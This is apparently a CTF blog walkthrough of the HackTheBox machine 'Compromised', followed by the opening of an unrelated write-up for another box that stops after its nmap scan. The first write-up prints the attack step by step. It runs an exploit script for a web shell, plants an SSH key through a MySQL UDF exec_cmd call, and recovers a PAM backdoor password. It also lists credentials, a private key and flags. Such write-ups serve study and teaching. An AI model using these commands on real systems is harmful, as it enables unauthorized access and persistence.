
root@kali:~/hackthebox/machine/compromised# nmap -sV -v -p- --min-rate=10000 10.10.10.207 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
enumerate port 80 by looking at files/directories:
we find some interesting directories/files, but the important one is the backup directory, so visit the URL http://10.10.10.207/backup/ and find out there is a file called a.tar.gz.
download and extract backup file:
1 2
wget http://10.10.10.207/backup/a.tar.gz tar -xvf a.tar.gz
sort the contents by modification date:
1
find . -printf"%T@ %Tc %p\n" | sort -n
look at latest modified files. look at ./admin/login.php and find this line:
open the url in your browser and search for “disable_functions”. in there we see the disabled functions “system” and “shell_exec” and more which are preventing us to run commands :(
run the script again and we get the link to the code execution:
1 2 3 4
root@kali:~/hackthebox/machine/compromised# python exp.py -t http://10.10.10.207/shop/admin/ -p 'theNextGenSt0r3!~' -u admin /usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release. from cryptography import x509 Shell => http://10.10.10.207/shop/admin/../vqmod/xml/mybypass.php
hmm, boxname is “Compromised” and we get mysql creds and mysql has /bin/bash in /etc/passwd… google “mysql backdoor”… hmm we find out, that User Defined Functions (UDF) can be used, so lets look at udf in our pseudoshell:
1 2 3
> mysql -u root -pchangethis -e "select * from mysql.func;" name ret dl type exec_cmd 0 libmysql.so function
alright we found the udf called “exec_cmd” lets try executing a simple command:
root@kali:~/hackthebox/machine/compromised# ssh-keygen -t ed25519 -f ./key Generating public/private ed25519 key pair. Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in ./key Your public key has been saved in ./key.pub The key fingerprint is: SHA256:HPqYLVvu3/R18DoJNMmkbT4wlENJ63Smbx3EkqNBu5g root@kali The key's randomart image is: +--[ED25519 256]--+ | o+o | | .=o.o | | ..=**.o | | o *+BB+ | | . E =* .o | | = .+. + | | + + +o..+| | = + .oo.| | ..o.. . o. | +----[SHA256]-----+ root@kali:~/hackthebox/machine/compromised# cat key -----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW QyNTUxOQAAACD9+JBVupuMTJ87k29H8HBXCEQC/zi59/mR8K+K+S527AAAAJAmEMXWJhDF 1gAAAAtzc2gtZWQyNTUxOQAAACD9+JBVupuMTJ87k29H8HBXCEQC/zi59/mR8K+K+S527A AAAEC6pQZXCMMauEJqmB51/2UgSeuo1GzOnsO3S05SENXJa/34kFW6m4xMnzuTb0fwcFcI RAL/OLn3+ZHwr4r5LnbsAAAACXJvb3RAa2FsaQECAwQ= -----END OPENSSH PRIVATE KEY----- root@kali:~/hackthebox/machine/compromised# ls 45267.py a.tar.gz bypass.php exp.py key key.pub pshell.sh shop root@kali:~/hackthebox/machine/compromised# cat key.pub ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP34kFW6m4xMnzuTb0fwcFcIRAL/OLn3+ZHwr4r5Lnbs root@kali
now copy the contents of key.pub and put it in the authorized keys of mysql account with the pseudoshell you have: of course replace it with your public key, that you copied…
1 2
mysql -u root -pchangethis -e "select exec_cmd('mkdir /var/lib/mysql/.ssh')" mysql -u root -pchangethis -e "select exec_cmd('echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP34kFW6m4xMnzuTb0fwcFcIRAL/OLn3+ZHwr4r5Lnbs root@kali > /var/lib/mysql/.ssh/authorized_keys')"
ssh into the box:
1
2
3
4
5
6
root@kali:~/hackthebox/machine/compromised# ssh -i key mysql@10.10.10.207 Last login: Thu Sep 3 11:52:44 2020 from 10.10.14.2 mysql@compromised:~$ id uid=111(mysql) gid=113(mysql) groups=113(mysql) mysql@compromised:~$ whoami mysql

now change to sysadmin user with the password = 3*NLJE32I$Fe and also get the user.txt :) :) :)
1 2 3 4 5 6 7
mysql@compromised:~$ su sysadmin Password: sysadmin@compromised:/var/lib/mysql$ cd sysadmin@compromised:~$ ls user.txt sysadmin@compromised:~$ cat user.txt 9b8e8c9f70062d3e9889e214fe7ccdb9
privilege esclation
now look at the modified files between 14.07 and today:
/lib/x86_64-linux-gnu/security/pam_unix.so is strange… why is there a /lib/x86_64-linux-gnu/security/.pam_unix.so? maybe another backdoor in pam and /lib/x86_64-linux-gnu/security/.pam_unix.so is a backup? lets look at it in a reversing program (i will use ghidra). first download the pam_unix.so to our kali machine with scp:

looking at the functions, find the important authenticate function and in there we find the string backdoor.

this means, if our password matches the backdoor string, we can get root. now lets reverse the backdoor string. On the Listing window we can just rightclick the value and click on convert -> Char Sequence
then we got two separated strings, combine them together
1 2 3
RAX,"zlke~U3E" + RAX,"nv82m2-\x00"
result: zlke~U3Env82m2-

this gives us the the password: zlke~U3Env82m2- we can change to root with this, and get root flag:
1
2
3
4
5
6
7
8
9
10
sysadmin@compromised:~$ su root Password: root@compromised:/home/sysadmin# cd root@compromised:~# id uid=0(root) gid=0(root) groups=0(root) root@compromised:~# ls root.txt root@compromised:~# cat root.txt 7017dc92e57aa31b32d755a062da5d8f # password = zlke~U3Env82m2-
Summary of knowledge
Source code leaked admin password
LiteCart 2.1.2 - Arbitrary File Upload
change python exp script
php disable_functions bypass with PHP 7.0-7.3 disable_functions bypass PoC
bash shell script
ssh generate to get mysql shell
mysql User Defined Functions (UDF) commands excecution
home folder passwords leaked
use ghidra to reverse pam_unix.so file find backdoor string to get password
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
# Nmap 7.91 scan initiated Sun May 23 01:14:04 2021 as: nmap -A -v -T4 -oN intial.nmap 10.10.10.242 Nmap scan report for 10.10.10.242 Host is up (0.12s latency). Not shown: 998 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA) | 256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA) |_ 256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519) 80/tcp open http Apache httpd 2.4.41 ((Ubuntu)) | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS |_http-server-header: Apache/2.4.41 (Ubuntu) |_http-title: Emergent Medical Idea No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint: OS:SCAN(V=7.91%E=4%D=5/23%OT=22%CT=1%CU=36992%PV=Y%DS=2%DC=T%G=Y%TM=60A9AC7 OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1 OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N% OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD OS:=S)
Uptime guess: 37.562 days (since Thu Apr 15 11:45:44 2021) Network Distance: 2 hops TCP Sequence Prediction: Difficulty=261 (Good luck!) IP ID Sequence Generation: All zeros Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 587/tcp) HOP RTT ADDRESS 1 118.25 ms 10.10.14.1 2 117.19 ms 10.10.10.242
Read data files from: /usr/bin/../share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . # Nmap done at Sun May 23 01:14:37 2021 -- 1 IP address (1 host up) scanned in 34.30 seconds
From nmap result one thing caught my and that is it an apache httpd server instead of regular nginx in all the HackTheBox Machine.
As the latest release for apache httpd is 2.4.46 there could be a known vuln in 2.4.41 so I looked for it on web.
Looking for it I stumbled around this Rapid7 Post https://www.rapid7.com/db/vulnerabilities/apache-httpd-cve-2020-1934/.
But there is one concerning thing about this exploit you need to have mod_proxy_ftp
module running and have FTP backend which we know nothing of.
Web-Visting

We can find this static page and nothing intresting in it.
